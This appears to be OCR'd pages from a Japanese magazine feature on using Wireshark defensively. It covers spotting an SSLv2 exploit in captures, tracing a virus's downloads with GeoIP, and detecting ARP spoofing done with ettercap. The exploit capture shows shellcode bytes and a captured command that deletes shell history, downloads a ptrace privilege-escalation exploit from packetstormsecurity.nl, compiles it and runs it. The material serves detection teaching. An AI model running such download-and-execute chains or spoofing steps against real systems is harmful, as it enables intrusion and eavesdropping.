 5 0.035150  192.168.1.203  192.168.1.4    TCP    https > 32837 [ACK] Seq=1 Ack=106 Win=5792 Len=0
 6 0.036643  192.168.1.203  192.168.1.4    TLSv1  Server Hello, Certificate, Server Hello Done
 7 0.038190  192.168.1.4    192.168.1.203  TCP    32837 > https [ACK] Seq=106 Ack=1144 Win=8128 Len
 8 37.374084 192.168.1.4    192.168.1.203  TLSv1  Client Key Exchange, Change Cipher Spec, Encrypte
 9 37.401017 192.168.1.203  192.168.1.4    TLSv1  Change Cipher Spec, Encrypted Handshake Message
10 37.406768 192.168.1.4    192.168.1.203  TCP    32837 > https [ACK] Seq=288 Ack=1187 Win=8128 Len
11 37.481475 192.168.1.4    192.168.1.203  TLSv1  Application Data
12 37.498903 192.168.1.203  192.168.1.4    TCP    [TCP segment of a reassembled PDU]
13 37.499177 192.168.1.203  192.168.1.4    TCP    [TCP segment of a reassembled PDU]
14 37.500015 192.168.1.203  192.168.1.4    TLSv[redacted] [redacted]on Data, [redacted] Alert
15 37.501123 192.168.1.4    192.168.1.203  TCP    32837 > https [ACK] Seq=696 Ack=2635 Win=11024 Le
```

図13　メインフレームの中に並ぶパケットを見ると、「Client Hello」→「Server Hello」→「Client Key Exchange」→「Change Cipher Spec…」というやり取りが見える



②

```
12 13.678169 192.168.1.4    192.168.1.203  TCP    32836 > https [SYN] [redacted] MSS=1460
13 13.679248 192.168.1.203  192.168.1.4    TCP    https > 32836 [SYN, [redacted]5792 Len
14 13.679550 192.168.1.4    192.168.1.203  TCP    32836 > https [ACK] Seq=1 Ack=1 Win=5840 Len=0 TS
15 13.684453 192.168.1.4    192.168.1.203  SSLv2  Client Hello
16 13.688764 192.168.1.203  192.168.1.4    TCP    https > 32835 [ACK] Seq=1 Ack=52 Win=5792 Len=0 T
17 13.692163 192.168.1.203  192.168.1.4    SSLv2  Server Hello
18 13.693587 192.168.1.4    192.168.1.203  TCP    32835 > https [ACK] Seq=52 Ack=1091 Win=8020 Len=
19 13.935672 192.168.1.4    192.168.1.203  SSLv2  Client Master Key
20 13.963236 192.168.1.203  192.168.1.4    SSLv2  Encrypted Data
21 13.964891 192.168.1.4    192.168.1.203  TCP    32835 > https [ACK] Seq=256 Ack=1126 Win=8020 Len
22 13.969427 192.168.1.4    192.168.1.203  SSLv2  Encrypted Data
23 13.970243 192.168.1.203  192.168.1.4    SSLv2  Encrypted Data
```

図14　攻撃パケットの方を見てみると、「Client Hello」→「Server Hello」→「Client Master Key」というやり取りになっている



③

```
[L.........0..1.0...U....--1.0...U....SomeState1.0...U....SomeCity1.0...U.
..SomeOrganization1.0...U....SomeOrganizationalUnit1.0...U....localhost.locald
omain1)0'..*.H..
.....root@localhost.localdomain...0...U....0....0
..*.H..
.........t[.S..ip...Rh5..F. ?b.m.....$...?B....=v.......dZN,o.#.\t.
+..O..A.y....y....X...4........{.R.s*...C3..AX
$!\q...F.....8.y..!._................@......(>..u......Da[-............N;GL.~?
>....DTX!.*I..UJV'.._.xJ......_...G.T3.%.m.=
D...._!:..k[,...dY..K...
u...*2......}(k.".....X..
]..).c..?..h..........!..../4/.H,AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAA.........AAAA....AAAAAAAAAAAA..y@AAAA............AAAAAAA
A.........................
..........1....w..w..O .O.....1.....Q1..f......Y1.9.u
f..Df9F.t.....1...1..?I..A..1...Q[....1.Ph//shh/
bin..PS........!.#..jB......./9.....!R..
.fJ......!.gG.A.sv.Z&.....>U.(..P...2!..4-......8D.O......v.Iy...TERM=xterm;
export TERM=xterm; exec bash -i

bash: no job control in this shell
unset HISTFILE; cd /tmp; wget http://packetstormsecurity.nl/0304-exploits/
ptrace-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p;

bash-2.05$
bash-2.05$ unset HISTFILE; cd /tmp; wget http://packetstormsecurity.nl/0304-
```

Find | Save As | Print | Entire conversation (2654 bytes) | ASCII EBCDIC Hex Dump C Arrays Raw

図15　Follow TCP Streamを使ってみるとより攻撃の詳細がわかる。「unset HISTFILE; cd /tmp; wget http://packetstormsecurity.nl/0304-exploits/ptrace-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p;」の部分からコマンドヒストリーを消すrootkitを仕掛けているのではないかと推測できる

ウイルスの通信を発見せよ

Wiresharkで通信先を調べる

ウイルスやスパイウェアは感染後に外部と通信するパターンが多い。外部と怪しい通信をしていないかWiresharkを使って発見・解析する方法を解説する。GeoIP機能を使えば接続先の概要が手軽に取得可能だ。



文●sonodam

怪しい通信がネットワーク内に発見

◉ウイルスが侵入！

世の中は危険だらけ。引きこもってPCすらイジッテなくても、外部からウイルスが侵入してくる。ウイルスが厄介なのは、発覚したときにどこまで汚染が拡がっているのか判断しにくいというところだろう。最近のウイルスは、セキュリティソフトでも検出できないものもあるので、感染経路が把握できないかぎり、全マシンをチェックしてもどこかに潜伏している可能性は残ってしまう。

しかし実際の所、感染が疑われる全マシンを初期化するというような非常手段は、業務を考えれば現実的ではないといえる。

となると、ウイルス被害の拡大を食い止めるためには、宮崎一帯で起きたあの痛ましい口蹄疫の事例と同じように、被害の可能性がある範囲の特定と囲い込み・隔離、消毒・検疫ののち観察という段取りでウイルスに対峙することが必要になってくる。とすればおそらく、Wiresharkなどを用いたLAN内通信全般の記録とチェックによって、動静を「観察」する必要も出てくるだろう。

しかし、P49の「『自分の通信』をキャプチャーしてみよう」で述べたように、最近のコンピューターは知らずにいろいろな通信を行っている。利用者が能動的に行う通信も、プロトコルは限定的だが、通信する相手や中身は千差万別である。その中から怪しい通信を選り分けるというのは意外に骨が折れる作業だ。ここでは、どういう風に「骨が折れる」のか、そのあたりを見ていこう。

まずはウイルスが行う通信を見てみよう（サンプルはサイバー大学の学生である秋田敦隆さんが卒論研究で構築したtruman環境で採取したもの）。

Twitter-virus.pcap - Wireshark

File Edit View Go Capture Analyze Statistics Telephony Tools Help

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
8	-3.838321	10.10.10.20	10.10.10.10	DNS	Standard query A beautifulsecuritysca
9	0.421925	10.10.10.20	10.10.10.10	DNS	Standard query A finderwid.org
10	0.643671	10.10.10.20	10.10.10.10	DNS	Standard query A beautifulsecuritysca
11	2.505557	10.10.10.10	10.10.10.20	DNS	Standard query response A 4.3.2.236 A
12	2.528552	10.10.10.20	4.3.2.236	TCP	sbl > http [SYN] Seq=0 Win=64240 Len=
13	2.534551	4.3.2.236	10.10.10.20	TCP	http > sbl [SYN, ACK] Seq=0 Ack=1 Win
14	2.537551	10.10.10.20	4.3.2.236	TCP	sbl > http [ACK] Seq=1 Ack=1 Win=6424
15	2.539550	10.10.10.20	4.3.2.236	HTTP	GET /any/396-direct.ex HTTP/1.1
16	2.540550	4.3.2.236	10.10.10.20	TCP	http > sbl [ACK] Seq=1 Ack=104 Win=58
17	4.070172	10.10.10.10	10.10.10.20	DNS	Standard query response A 4.3.2.117 A

Frame 15: 157 bytes on wire (1256 bits), 157 bytes captured (1256 bits)
Ethernet II, Src: CadmusCo_f9:a8:2b (08:00:27:f9:a8:2b), Dst: CadmusCo_fb:c9:ea (08:00:27:fb
Internet Protocol, Src: 10.10.10.20 (10.10.10.20), Dst: 4.3.2.236 (4.3.2.236)

図1　15番目のパケット。GET /any/396-direct.exというリクエストを発し、何かをダウンロードしている




図 2　ウイルスが通信している先にアクセスをしてみると、このような表示が現れた

◉怪しげなサイトと交信中？

このウイルスは筆者の手元にスパムメールに添付されて送られてきたものだ。今どきのウイルスらしく、動作させるとまずは追加機能モジュールをダウンロードしようとしている（図1）。　Firefox で DNS 情報を参照している beautifulsecurityscan.com や finderwid.org というサイトにアクセスすると、攻撃サイト警告が出た（図 2）。

単純に考えて、こういうサイトにアクセスする

GeoIP 機能を使って通信先を割り出す

図 3　無料で提供されている GeoIP のデータベースを http://geolite.maxmind.com/ からダウンロードしてくる。ダウンロードするファイルは 3 つ。http://geolite.maxmind.com/download/geoip/database/GeoLiteCountry/GeoIP.dat.gz と、http://geolite.maxmind.com/download/geoip/database/GeoLiteCity.dat.gz と、http://geolite.maxmind.com/download/geoip/database/asnum/GeoIPASNum.dat.gz である



図 4 先ほどの 3 つのファイルをダウンロードし解凍する。どこでもよいので特定のディレクトリ、フォルダにファイルを置き、Wireshark の「Edit」メニューから「Preferences」で設定画面を呼び出す




図 5「Name Resolution」を選択し「GeoIP database directries」を「Edit」ボタンを押すとするとディレクトリ一覧が出てくる





図 6「New」ボタンを押してファイルを置いたディレクトリを直接手入力して「Apply」ボタンで反映させる



Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	AS Number	City	Latitude	Longitude
10.10.10.20	1 286	149 058	664	54 463	622	94 595	-	-	-	-	-
10.10.10.10	26	2 424	13	1 420	13	1 004	-	-	-	-	-
4.3.2.236	345	40 113	167	25 630	178	14 483	United States	AS15169	Mountain View, CA	37.419201	-122.057404
4.3.2.117	286	34 017	138	21 526	148	12 491	United States	AS15169	Mountain View, CA	37.419201	-122.057404
4.3.2.128	629	72 504	304	46 019	325	26 485	United States	AS15169	Mountain View, CA	37.419201	-122.057404

図 7「Statistics」メニューから「Endpoint List」配下の「IPv4」を選択する。国名と AS ナンバー、都市名が表示されていれば GeoIP 参照は成功だ。ちなみに「Statistics」メニューから「Endpoints」を選択すると、各種エンドポイントリストがタブで切り替えられる画面になる



図8　StopBadwareはレポート数が多いASナンバートップ50を公表している（http://www.stopbadware.org/reports/asn）ので、参考にしよう




図9　Follow UDP Streamを使えば、DNS通信をフィルタリングすることができる

ような通信を行うコンピューターは、「社命で怪しいサイトを調査している」などの理由がなければ、ウイルス感染が疑われる。逆にいえば、Firefox などの Web ブラウザーが参照しているデータをもとにチェックすれば、感染が疑わしいコンピューターを特定する材料にできるというわけだ。Firefox は StopBadware.org という団体が集めている情報を参照している[※1]。TOP50 の IP アドレスやネットワークの情報は CSV 形式でも提供されているので（[※2]、[※3]）、手元にダウンロードして記録した通信の宛先情報と照合すれば怪しいかどうか確認することができる。仮に IP アドレスのTOP50に該当しなかったとしても、ネットワークの方で該当する可能性がある。それを調べるにはまず、GeoIP（IP アドレスと物理的な地理の関連づけ情報）の読み込みを行う必要がある。

◎通信先判明したら

Wireshark で判明した AS ナンバー（組織・団体が保有する自立したネットワークの識別番号）を StopBadware（図8）で探して該当するものがあれば、その通信先は怪しいと言ってよいだろう。

GeoIP データベースは割と頻繁に更新されるので、いつも最新版にしておこう。

また、例えば DNS 参照の通信を一覧表示から省いてしまいたいときは、「Follow UDP Stream」機能（図9）を使う。まずはどのパケットでもよいので DNS 参照のパケットを1つ選択して、右クリックから「Follow UDP Stream」を選んでストリーム表示画面を呼び出す。右下の「Filter Out This Stream」を押すと、そのストリーム以外のパケット一覧が表示される。さらに追加で表示を消したいときは、消したいストリームのパケットを選び、再び右クリックから「Follow UDP Stream」を選んでストリーム表示画面を呼び出し、右下の「Filter Out This Stream」を押すと条件が追加される。もちろん、同じ効果のフィルターを手入力することもできるが、Wireshark が用意してくれているこの手の便利機能を使えば手間が省けるのでお得だ。


ここまで、通信の宛先をきっかけに怪しい通信かどうかを確認する手段を見てきたが、システマチックに更新されているとはいえやはりブラックリストなので、更新が追いつかずに結果としてデータベースに該当しない場合もあるだろう。それを考えると、確認を1つの手段だけに頼るのはいささか心許ないところもある。そもそも、ウイルスが行う通信は外形的にはごくありふれた HTTP の GET リクエストなので、通信の中身をチェックしたとしても「怪しい通信」として特定することは非常に困難である。おそらく、経験のある人間がじっくり中身を確認して初めて特定できるというようなレベルだろう。

プロキシサーバーを使って HTTP アクセスを行うような構成のネットワークにしておけば、「HTTP で直接外に出ようとする通信」として捕捉しやすくなるが、Web ブラウザーのプロキシ設定情報を読み取られるようになってしまったらその手も通用しなくなる。今のうちならばまだ有効かも知れないが…

少し脱線してしまったが、読者の皆さんもぜひ、このあたりの課題を認識して、捕捉する手段を考えてみてほしい。

※1　http://mozilla.jp/firefox/security/phishing-protection/　※2　http://www.stopbadware.org/reports/jp
※3　http://www.stopbadware.org/reports/asn

Wireshark 無駄機能の研究



接続先を世界地図で表示するMAP表示機能

Wiresharkには無駄とも思える機能がある。本文で触れたGeoIP機能に関連してMAP表示機能というのがあるが、筆者の感覚では地図にプロットしたところで何の役に立つのか（笑）。エンドポイントリストの画面にある「MAP」ボタンを押せば、Webブラウザーの画面として地図を表示してくれるのである。

確かにリスト表示よりは見やすいし、地球防衛軍的感覚を味わえるのは事実だが、だからってどうなの？　と思う。



通信の分析・統計ができるFlow Graph機能。これを使ってデータを書き出してみると…

無駄というわけではないが、ちょっと面白いのが「Flow Graph」のテキストファイル保存機能だ。Flow Graph機能は、どういう「登場人物」がどのような通信をそれぞれどの相手と行っているかをグラフで示してくれる機能である。グラフは「Statistics」の「Flow Graph」から、パラメーター設定後OKで作成される。

このグラフ画面に「Save As」というボタンがあるが、このボタンを押すとグラフをプレーンテキスト化して保存する。そこまではよいが、データの性質上どうしても横にとても長いテキストデータになってしまうのだ（笑）。

なるほどきっちりカラムを揃えてくれるのだが、こうも横長だとちょっと始末に困る。大きくてワイドなディスプレイとかがないと読み取るのはかなり苦しいのでは？　と思う。

もっとも、パケットで監視を行うような立場なら、大きなワイドディスプレイは普通に使っていそうではあるが。


このようにとても横長のテキストファイルが出力される。ワイドモニターを利用していないときちんと確認ができない

こっそり行われる攻撃を見抜け！

ネットワーク盗聴をWiresharkで発見

他人のPCのふりをしてネットワークの盗聴を行う「ARPスプーフィング」。ネットワークを監視していないと、盗聴されていることに気がつかない。そこで実際にARPスプーフィングを試し、ネットワークでどのような変化が起きているのか、Wiresharkでチェック！



文●sonodam

データ盗聴の定番 ARPスプーフィング

ご存じのとおりARPとはMACアドレスとIPアドレスの仲立ちをするプロトコルだ。「192.168.1.3というIPアドレスを持つネットワークインターフェイスのMACアドレスは00:0b:97:dc:df:14である」という情報をやりとりして、通信する際の宛先として参照する。このデータのやりとりがなければ通信はまともに届かないのである。

Wiresharkを使っているとよく目にすると思うが、ARPによる情報のやりとりはこまめに行われている。頻度は設定によるが、だいたい1～2分も待てばポロッとARPパケットを見ることができるはずだ。




図1 IPアドレスとMACアドレスのデータをひも付けするARP。このARPが悪用される危険性がある

◎スニッフィングツール「ettercap」

Wiresharkでネットワークの様子を見ていると、ときどき「俺はここにいるぞ」というBroadcastが流れるが、総じて淡々とやりとりが行われているというのが普通である。

ここでLAN内に悪人が登場する。悪人は「BackTrack」という凶悪なシステム（笑）を携えて、LAN内の一部に繋がる。繋がるだけなら別になんてことはないが、なにしろ「悪人」なので悪いことがしたくて仕方がなく、手始めに他人の通信を覗き見ようとする。悪人は「他人のIDパスワードとかが盗めたら最高だよな一犯罪だけどhehehe」というノリで、「ettercap」というこれまた凶悪なツールを起動するのである。





図2 ettercapはBackTrackのアプリケーションメニューから起動するとCUIのツールなのでカッコよくないし、見にくい。そこで、端末からettercap NGで起動した様子。悪人は芸が細かいのだ

◎賢いハブと馬鹿なハブ


さて、ここで「他人の通信を覗き見る」ということについて少し理解を深めておこう。

リピーターハブとスイッチングハブの違い

リピーターハブを使用した場合



スイッチングハブを使用した場合




そもそも今のネットワークでは、「他人の通信を覗き見る」ことはなかなか難しい。というのも、今のネットワークを構成している「スイッチングハブ」とか「インテリジェントハブ」というものは、その昔パケット大好きな人々御用達だった「リピーターハブ」または「バカハブ」とは異なり、不要な信号をばらまかないのである。

逆に言えば、バカなハブが全盛だったころのネットワークでは、自分宛てではないけれどなぜか手元に届いてはいる他人宛て通信を、コンピューターが受け取る気になれば「盗聴」できたのである。ネットワークインターフェイスをプロミスキャスモードという「誰の通信でも受け取るもんねー」モードに設定すると、手元に届いている通信なら誰宛てのものであっても見せてくれるようになる。ethereal というまるで Wireshark みたいなソフトウエア（実は Wireshark の開発者が以前に開発していたのが ethereal である。開発者の移籍と商標の関係などで名前が変わったのだ）があるが、これを使ってプロミスキャスモードで待ち受けていれば、リピーターハブに繋がっているコンピューターの通信を見ることができたのだ。

しかし今、リピーターハブは市場からはほぼ消滅していて、どこを見てもインテリジェントハブ、スイッチングハブしか売っていない。どこのネットワークでも、相手を選んでお届けしてくれる賢いハブだらけである。

そこで ARP スプーフィング（偽装）を使ったデータ盗聴である。悪人の動きを追いかけてみよう。

ettercap でネットワーク盗聴を Wireshark で観察する




攻撃者：「Sniff」メニューにある「Unified sniffing」という機能を使って盗聴を仕掛ける。攻撃者のアタック方法はまずは「Hosts」メニューから「Scan for hosts」を選んで周囲の動静を探る


```
:3f:80  Broadcast  ARP  Who has 192.168.1.
:3f:80  Broadcast  ARP  Who has 192.168.1.
0:3f:80  Broadcast  ARP  Who has 192.168.1.
0:3f:80  Broadcast  ARP  Who has 192.168.1.
0:3f:80  Broadcast  ARP  Who has 192.168.1.
0:3f:80  Broadcast  ARP  Who has 192.168.1.
0:3f:80  Broadcast  ARP  Who has 192.168.1.
0:3f:80  Broadcast  ARP  Who has 192.168.1.
0:3f:80  Broadcast  ARP  Who has 192.168.1.
0:3f:80  Broadcast  ARP  Who has 192.168.1.
0:3f:80  Broadcast  ARP  Who has 192.168.1.
0:3f:80  Broadcast  ARP  Who has 192.168.1.
0:3f:80  Broadcast  ARP  Who has 192.168.1.
```

観察者：ettercap の「Scan for hosts」は ARP のブロードキャストでスキャンしているので、Wireshark で監視をしているとこのようなデータが確認できる

次ページに続く




攻撃者：ettercap のスキャンが終わると、ホストの一覧が表示され、ネットワーク盗聴の準備は完了だ




攻撃者：「Target1」と「Target2」の間の通信を盗聴できるのでそれぞれのターゲットを指定する

```
 1 0.000000   PlanexCo_05:08:91  Broadcast          ARP  Who has 192.168.1.24?  Tell 192.168.:
 2 27.874192  Vmware_40:3f:80    Matsushi_dc:df:14  ARP  192.168.1.1 is at 00:0c:29:40:3f:80
 3 28.886231  Vmware_40:3f:80    Matsushi_dc:df:14  ARP  192.168.1.1 is at 00:0c:29:40:3f:80
 4 29.898176  Vmware_40:3f:80    Matsushi_dc:df:14  ARP  192.168.1.1 is at 00:0c:29:40:3f:80
 5 30.910545  Vmware_40:3f:80    Matsushi_dc:df:14  ARP  192.168.1.1 is at 00:0c:29:40:3f:80
 6 31.514225  Vmware_40:3f:80    Broadcast          ARP  Who has 192.168.1.1?  Tell 192.168.1
 7 31.921863  Vmware_40:3f:80    Matsushi_dc:df:14  ARP  192.168.1.1 is at 00:0c:29:40:3f:80
 8 41.934944  Vmware_40:3f:80    Matsushi_dc:df:14  ARP  192.168.1.1 is at 00:0c:29:40:3f:80
 9 51.948037  Vmware_40:3f:80    Matsushi_dc:df:14  ARP  192.168.1.1 is at 00:0c:29:40:3f:80
10 61.961211  Vmware_40:3f:80    Matsushi_dc:df:14  ARP  192.168.1.1 is at 00:0c:29:40:3f:80
11 64.656798  PlanexCo_07:8c:33  Broadcast          ARP  Who has 192.168.1.13?  Tell 192.168.:
```

観察者：IP アドレスが 192.168.1.1 であるルーターが投げているブロードキャストパケットを見ると「PlanexCo_05:08:91」（00:22:cf:05:08:91）という MAC アドレスである。しかし、そのすぐ下にある ettercap が発信したパケットは「192.168.1.1 の MAC アドレスは 00:0c:29:40:3f:80 だよ」と主張（偽装）している



観察者：ARP キャッシュを確認すると、異なる 2 つの IP アドレスが同じ MAC アドレスに対応している



MAC アドレスの上位 24 ビットはベンダーごとに固有で、Wireshark をデフォルトの設定で使用するとベンダー名は変換されて表示される。IEEE Registration Authority（http://standards.ieee.org/regauth/oui/）などでベンダー固有アドレスを調べることができる


◎ ARP スプーフィングの恐ろしさ

ARP という通信手段は、相手の言っていることの信憑性を確認する方法を持たないため、この主張をたやすく信じてしまうのである。

そしてARP キャッシュを汚染される。ARP キャッシュは ARP によってもたらされた情報などを一時的に貯蔵しておくテーブルだが、これを汚染されると本来の宛先とは全く異なるところに向けて通信を行う。

その結果、暗号化通信の中身まで覗かれてしまう。これを中間者攻撃と呼ぶこともあるが、要

ARP スプーフィングの仕組み



するにAとBが行っていた通信の図式にARPスプーフィングなどを用いて割り込み、A→攻撃者→B、B→攻撃者→Aという図式にして暗号化通信の「当事者」になる。中身を見ることができた。悪人万々歳、というわけである。

防御側としては何とかスプーフィング、ポイゾニングを検出したいところだが、Wireshark特集らしくWiresharkで検出できないか考えてみよう。

まず、目で見てわかるというのはある。この手のARP攻撃はARPreplyパケットを多用するので、リクエストの数に対してリプライが多すぎるのなら少なくとも何かがおかしいはずである。単に主ペインのパケット一覧を見てもそれは読み取れるが、例えば会話リストを出してみると具体的な数量でチェックできる。


ARPスプーフィングを予防的に対策するとした

ゴージャスなパケット観察

本文にあるとおり、今どきのネットワークではWiresharkがインストールされているコンピューター以外の通信パケットを観察するというのはそう簡単ではない。それこそARPスプーフィングでもしなければ見えるようにはならないわけだが、ネットワークトラブルなどの際にはさらに偽装リプライとかを投げて混乱させるのはむしろ避けるべき方法である。

手元に古いリピータハブでもあれば繋いで観察できるが、今どきはちょっと高めのスイッチングハブに備わっているコピーポート（ミラーポート）の機能を使うか、あるいはタップという機器を使うくらいしかない。スイッチングハブのコピーポート機能は、特定のポートに流れるパケットデータを別のポートに流してあげる機能で、主にトラブルシューティング用に用意されているものだが、機器によっては機能的に制約がある場合もあり、自在に観察するというわけにはいかなかったりする。

もっともゴージャスで、かつ機能的も申し分ないのがネットワークタップだ。取りこぼしや転送性能などはピカイチで、Wireshark好きには必須であるとも言える機器だが、最大のネックは価格である。最も安いのでも6、7万円する。会社感覚ではそう高い方ではないが、個人で買うには高すぎる絶妙な（笑）価格設定になっている。それを抜きにすれば（いや、抜きにはできないか（笑））手元に1台は置いておきたい機器である。



コピーポート付きスイッチングハブであれば個人でも買える価格帯。プラネックス「S-0224FF」は1万7000円前後で販売されている

ら、静的なARPテーブルを運用するくらいしかなさそうだが、ネットワークの都合でそうもいかないようなところなら、パケットを観察することでおかしな挙動や手がかりを見つける手段くらいは心得ておきたいところである。

Wireshark で ARP スプーフィングを見破る方法


極端に増加したパケットに気を付ける

Ethernet Conversations: arp-sample.pcap

Address A	Address B	Packets	Bytes	Packets A-
Matsushi_dc:df:14	Broadcast	1	42	
Matsushi_dc:df:14	PlanexCo_05:08:91	3	162	
Matsushi_2c:9d:66	Broadcast	1	60	
Vmware_40:3f:80	Broadcast	2	120	
Matsushi_dc:df:14	Vmware_40:3f:80	26	1 542	
PlanexCo_07:8c:33	Broadcast	1	60	


明らかにパケット数もバイト数も突出しているインターフェイスがあるなら、トラブルもしくは誰かの悪事を疑うべきであろう。会話リストは「Statistics」メニューにある「Conversation List」配下の「Ethernet」、もしくは「Statistics」メニューにある「Conversation」で表示されるが、前述したエンドポイントリストでも同じような情報を得ることができるので、どちらを使っても構わない

Flow-list で ARP パケットチェック



